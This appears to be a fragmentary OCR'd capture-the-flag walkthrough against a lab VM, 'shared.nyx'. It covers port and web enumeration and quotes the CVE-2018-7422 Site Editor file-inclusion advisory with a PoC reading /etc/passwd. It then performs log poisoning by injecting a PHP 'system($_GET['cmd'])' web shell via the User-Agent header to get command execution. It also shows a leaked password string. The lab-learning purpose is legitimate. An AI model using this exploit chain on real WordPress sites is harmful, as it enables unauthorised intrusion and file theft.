

Shared



┌──(root㉿kali)-[/home/guel]
└─# nmap -sS -p- -Pn -n -vvv --min-rate 5000 192.168.0.19
Starting Nmap 7.95 (https://nmap.org) at 2025-03-27 01:17 EDT
Initiating ARP Ping Scan at 01:17
Scanning 192.168.0.19 [1 port]
Completed ARP Ping Scan at 01:17, 0.13s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 01:17
Scanning 192.168.0.19 [65535 ports]
Discovered open port 111/tcp on 192.168.0.19
Discovered open port 80/tcp on 192.168.0.19
Discovered open port 22/tcp on 192.168.0.19
Discovered open port 35437/tcp on 192.168.0.19
Discovered open port 38495/tcp on 192.168.0.19
Increasing send delay for 192.168.0.19 from 0 to 5 due to 2804 out of 9346 dr
Increasing send delay for 192.168.0.19 from 5 to 10 due to 1474 out of 4912 d
Increasing send delay for 192.168.0.19 from 10 to 20 due to 2044 out of 6812
Increasing send delay for 192.168.0.19 from 20 to 40 due to max_successful_tr
Increasing send delay for 192.168.0.19 from 40 to 80 due to max_successful_tr
Increasing send delay for 192.168.0.19 from 80 to 160 due to max_successful_t
Discovered open port 2049/tcp on 192.168.0.19
Increasing send delay for 192.168.0.19 from 160 to 320 due to max_successful_
Discovered open port 52367/tcp on 192.168.0.19
Increasing send delay for 192.168.0.19 from 320 to 640 due to max_successful_
Discovered open port 42837/tcp on 192.168.0.19
Increasing send delay for 192.168.0.19 from 640 to 1000 due to max_successful
Discovered open port 35459/tcp on 192.168.0.19
Completed SYN Stealth Scan at 01:19, 132.15s elapsed (65535 total ports)
Nmap scan report for 192.168.0.19
Host is up, received arp-response (0.0026s latency).
Scanned at 2025-03-27 01:17:42 EDT for 132s
Not shown: 65526 closed tcp ports (reset)
PORT STATE SERVICE REASON
22/tcp open ssh syn-ack ttl 64
80/tcp open http syn-ack ttl 64
111/tcp open rpcbind syn-ack ttl 64
2049/tcp open nfs syn-ack ttl 64
35437/tcp open unknown syn-ack ttl 64
35459/tcp open unknown syn-ack ttl 64
38495/tcp open unknown syn-ack ttl 64
42837/tcp open unknown syn-ack ttl 64
52367/tcp open unknown syn-ack ttl 64

`-sCV`


```
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 9d:c2:e5:b9:bc:86:d4:81:5e:ad:aa:8d:87:a8:ad:5b (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAiX0gnvxJFYKXAdCWDt65t3V
ASg0=
|   256 6a:d1:8a:c1:4d:f9:0c:4f:c5:f6:21:bb:c9:a6:24:53 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIL0WojKvg0eVCi8LSbT10DDIOc2TkxRQLCjEXyjK0rN+
80/tcp    open  http     syn-ack ttl 64 Apache httpd 2.4.57 ((Debian))
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.57 (Debian)
|_http-title: Apache2 Debian Default Page: It works
111/tcp   open  rpcbind  syn-ack ttl 64 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      38495/tcp   mountd
|   100005  1,2,3      50101/udp6  mountd
|   100005  1,2,3      53581/tcp6  mountd
|   100005  1,2,3      59027/udp   mountd
|   100021  1,3,4      35459/tcp   nlockmgr
|   100021  1,3,4      42191/udp   nlockmgr
|   100021  1,3,4      43181/tcp6  nlockmgr
|   100021  1,3,4      51893/udp6  nlockmgr
|   100024  1          35437/tcp   status
|   100024  1          37679/udp6  status
|   100024  1          41047/tcp6  status
|   100024  1          48695/udp   status
|   100227  3           2049/tcp   nfs_acl
|_  100227  3           2049/tcp6  nfs_acl
2049/tcp  open  nfs_acl  syn-ack ttl 64 3 (RPC #100227)
35437/tcp open  status   syn-ack ttl 64 1 (RPC #100024)
35459/tcp open  nlockmgr syn-ack ttl 64 1-4 (RPC #100021)
38495/tcp open  mountd   syn-ack ttl 64 1-3 (RPC #100005)
42837/tcp open  mountd   syn-ack ttl 64 1-3 (RPC #100005)
52367/tcp open  mountd   syn-ack ttl 64 1-3 (RPC #100005)
MAC Address: 08:00:27:F3:D0:A3 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
┌──(root㉿kali)-[/home/guel]
└─# whatweb 192.168.0.19

http://192.168.0.19 [200 OK] Apache[2.4.57], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.57 (Debian)], IP[192.168.0.19], Title[Apache2 Debian
Default Page: It works]
```


┌──(root㉿kali)-[/home/guel]
└─# gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -u 'http://192.168.0.19/' -x txt,html,php
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url: http://192.168.0.19/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: txt,html,php
[+] Timeout: 10s
Starting gobuster in directory enumeration mode
/.html (Status: 403) [Size: 277]
/.php (Status: 403) [Size: 277]
/index.html (Status: 200) [Size: 10701]
/wordpress (Status: 301) [Size: 316] [--> http://192.168.0.19/wordpress/]
Progress: 104273 / 830576 (12.55%)


shared.nyx/wordpress/
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec PayloadsAllTheThi… GTFOBins Hash Type Ide
Hmm. We're having trouble finding that site.
We can't connect to the server at shared.nyx.
If you entered the right address, you can:
• Try again later
• Check your network connection
• Check that Firefox has permission to access the web (you might be connected but behind a firewall)
Try Again

al etc/host




```
┌──(root㉿kali)-[/home/guel]
└─# curl -s -X GET 'http://shared.nyx/wordpress/' | grep 'plugin'
<link rel='stylesheet' id='sed-FontAwesome-css' href='http://shared.nyx/wordpress/wp-content/plugins/site-editor/editor/extensions/icon-library/fonts/FontAwesome/FontAwesome.css?ver=4.3' type='text/css' media='all' />
<link rel='stylesheet' id='general-css' href='http://shared.nyx/wordpress/wp-content/plugins/site-editor/framework/assets/css/general.min.css?ver=1.1.1' type='text/css' media='all' />
<link rel='stylesheet' id='css3-animate-css' href='http://shared.nyx/wordpress/wp-content/plugins/site-editor/framework/assets/css/animate/animate.min.css?ver=6.4.2' type='text/css' media='all' />
<script type="text/javascript" src="http://shared.nyx/wordpress/wp-content/plugins/site-editor/framework/assets/js/sed_app_site.min.js?ver=1.0.0" id="sed-app-site-js"></script>
<script type="text/javascript" src="http://shared.nyx/wordpress/wp-content/plugins/site-editor/assets/js/livequery/jquery.livequery.min.js?ver=1.0.0" id="jquery-livequery-js"></script>
<script type="text/javascript" src="http://shared.nyx/wordpress/wp-content/plugins/site-editor/assets/js/livequery/sed.livequery.min.js?ver=1.0.0" id="sed-livequery-js"></script>
<script type="text/javascript" src="http://shared.nyx/wordpress/wp-content/plugins/site-editor/framework/assets/js/animate/wow.min.js?ver=1.0.2" id="wow-animate-js"></script>
<script type="text/javascript" src="http://shared.nyx/wordpress/wp-content/plugins/site-editor/framework/assets/js/parallax/jquery.parallax.min.js?ver=1.1.3" id="jquery-parallax-js"></script>
<script type="text/javascript" src="http://shared.nyx/wordpress/wp-content/plugins/site-editor/framework/assets/js/render.min.js?ver=1.0.0" id="render-scripts-js"></script>
```


```
┌──(root㉿kali)-[/home/guel]
└─# gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -u 'http://192.168.0.19/wordpress/' -x txt,html,php
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.0.19/wordpress/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,html,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 277]
/.html                (Status: 403) [Size: 277]
/wp-content           (Status: 301) [Size: 327] [--> http://192.168.0.19/wordpress/wp-content/]
/index.php            (Status: 200) [Size: 64406]
/license.txt          (Status: 200) [Size: 19915]
/wp-includes          (Status: 301) [Size: 328] [--> http://192.168.0.19/wordpress/wp-includes/]
/readme.html          (Status: 200) [Size: 7399]
/wp-login.php         (Status: 200) [Size: 6639]
/wp-trackback.php     (Status: 200) [Size: 135]
/wp-admin             (Status: 301) [Size: 325] [--> http://192.168.0.19/wordpress/wp-admin/]
/backups              (Status: 301) [Size: 324] [--> http://192.168.0.19/wordpress/backups/]
/xmlrpc.php           (Status: 405) [Size: 42]
/.php                 (Status: 403) [Size: 277]
/.html                (Status: 403) [Size: 277]
/wp-signup.php        (Status: 302) [Size: 0] [--> http://shared.nyx/wordpress/wp-login.php?action=register]
Progress: 335972 / 830576 (40.45%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 336429 / 830576 (40.51%)
===============================================================
Finished
===============================================================
```

```
[+] site-editor
 | Location: http://shared.nyx/wordpress/wp-content/plugins/site-editor/
 | Latest Version: 1.1.1 (up to date)
 | Last Updated: 2017-05-02T23:34:00.000Z
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | [!] 1 vulnerability identified:
 |
 | [!] Title: Site Editor ⩽ 1.1.1 - Local File Inclusion (LFI)
 |     References:
 |      - https://wpscan.com/vulnerability/4432ecea-2b01-4d5c-9557-352042a57e44
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-7422
 |      - https://seclists.org/fulldisclosure/2018/Mar/40
 |      - https://github.com/SiteEditor/editor/issues/2
```

```
[+] admin
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://shared.nyx/wordpress/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] WPScan DB API OK
```


```
Product: Site Editor Wordpress Plugin - https://wordpress.org/plugins/site-editor/
Vendor: Site Editor
Tested version: 1.1.1
CVE ID: CVE-2018-7422

** CVE description **
A Local File Inclusion vulnerability in the Site Editor plugin through 1.1.1 for WordPress allows remote attackers to retrieve arbitrary files via the ajax_p
ath parameter to editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php.

** Technical details **
In site-editor/editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php:5, the value of the ajax_path parameter is used for including a file with PH
P<E2><80><99>s require_once(). This parameter can be controlled by an attacker and is not properly sanitized.

Vulnerable code:
if( isset( $_REQUEST['ajax_path'] ) && is_file( $_REQUEST['ajax_path'] ) && file_exists( $_REQUEST['ajax_path'] ) ){
    require_once $_REQUEST['ajax_path'];
}

https://plugins.trac.wordpress.org/browser/site-editor/trunk/editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php?rev=1640500#L5

By providing a specially crafted path to the vulnerable parameter, a remote attacker can retrieve the contents of sensitive files on the local system.

** Proof of Concept **
http://<host>/wp-content/plugins/site-editor/editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php?ajax_path=/etc/passwd

** Solution **
No fix available yet.

** Timeline **
03/01/2018: author contacted through siteeditor.org's contact form; no reply
16/01/2018: issue report filled on the public GitHub page with no technical details
18/01/2018: author replies and said he replied to our e-mail 8 days ago (could not find the aforementioned e-mail at all); author sends us "another" e-mail
19/01/2018: report sent; author says he will fix this issue "very soon"
31/01/2018: vendor contacted to ask about an approximate release date and if he needs us to postpone the disclosure; no reply
14/02/2018: WP Plugins team contacted; no reply
06/03/2018: vendor contacted; no reply
07/03/2018: vendor contacted; no reply
15/03/2018: public disclosure

** Credits **
/usr/share/exploitdb/exploits/php/webapps/44340.txt
```

```
┌──(guel㉿kali)-[~]
└─$ showmount -e 192.168.0.19
Export list for 192.168.0.19:
/shared/j4ckie *
/shared/tmp    *
/shared/condor *
```




log poissoning


```
┌──(root㉿kali)-[/home/guel/Resources]
└─# curl  "http://shared.nyx/wordpress/" -H "User-Agent: <?php system('whoami'); ?>"
```




```
┌──(root㉿kali)-[/home/guel/Resources]
└─# curl  "http://shared.nyx/wordpress/" -H "User-Agent: <?php system(\$_GET['cmd']); ?>"

┌──(root㉿kali)-[/home/guel]
└─# curl 'http://shared.nyx/wordpress/wp-content/plugins/site-editor/editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php?ajax_path=/var/log/apache2/access.log&cmd=id'

{"success":true,"data":{"output":[]}}

┌──(root㉿kali)-[/home/guel]
└─# curl 'http://shared.nyx/wordpress/wp-content/plugins/site-editor/editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php?ajax_path=/var/log/apache2/access.log&cmd=id'

192.168.0.36 - - [27/Mar/2025:01:16:43 +0100] "GET /wordpress/wp-content/plugins/site-editor/editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php?ajax_path=/var/log/apache2/access.log&cmd=id HTTP/1.1" 200 187 "-" "curl/8.12.1"
192.168.0.36 - - [27/Mar/2025:01:17:04 +0100] "GET /wordpress/ HTTP/1.1" 200 64814 "-" "uid=33(www-data) gid=33(www-data) groups=33(www-data)
"
{"success":true,"data":{"output":[]}}
```



wp-config




`R9o17ONkbFk2BrRHG7zY`

```
-rw-r--r--  1 root root  30720 Mar 27 00:00 alternatives.tar.0
-rw-r--r--  1 root root  11404 Jan 22  2024 apt.extended_states.0
-rw-r--r--  1 root root    848 Jan 18  2024 apt.extended_states.1.gz
-rw-r--r--  1 root root    827 Jan 17  2024 apt.extended_states.2.gz
-rw-r--r--  1 root root      0 Mar 27 00:00 dpkg.arch.0
-rw-r--r--  1 root root    356 Jan 19  2024 dpkg.diversions.0
-rw-r--r--  1 root root    172 Jan 17  2024 dpkg.statoverride.0
-rw-r--r--  1 root root 374954 Jan 22  2024 dpkg.status.0
www-data@shared:/var/backups$ cd ../
backups/ cache/   lib/     local/   lock/    log/     mail/    opt/     run/     spool/   tmp/     www/
www-data@shared:/var/backups$ cd ../
www-data@shared:/var$ cd www/
www-data@shared:/var/www$ ls
html
www-data@shared:/var/www$ cd html/
index.html  wordpress
www-data@shared:/var/www$ cd html/wordpress/
.htaccess             license.txt           wp-admin/             wp-config.php         wp-includes/          wp-login.php          wp-signup.php
backups/              readme.html           wp-blog-header.php    wp-content/           wp-links-opml.php     wp-mail.php           wp-trackback.php
index.php             wp-activate.php       wp-comments-post.php  wp-cron.php           wp-load.php           wp-settings.php       xmlrpc.php
www-data@shared:/var/www$ cd html/wordpress/
.htaccess             license.txt           wp-admin/             wp-config.php         wp-includes/          wp-login.php          wp-signup.php
backups/              readme.html           wp-blog-header.php    wp-content/           wp-links-opml.php     wp-mail.php           wp-trackback.php
index.php             wp-activate.php       wp-comments-post.php  wp-cron.php           wp-load.php           wp-settings.php       xmlrpc.php
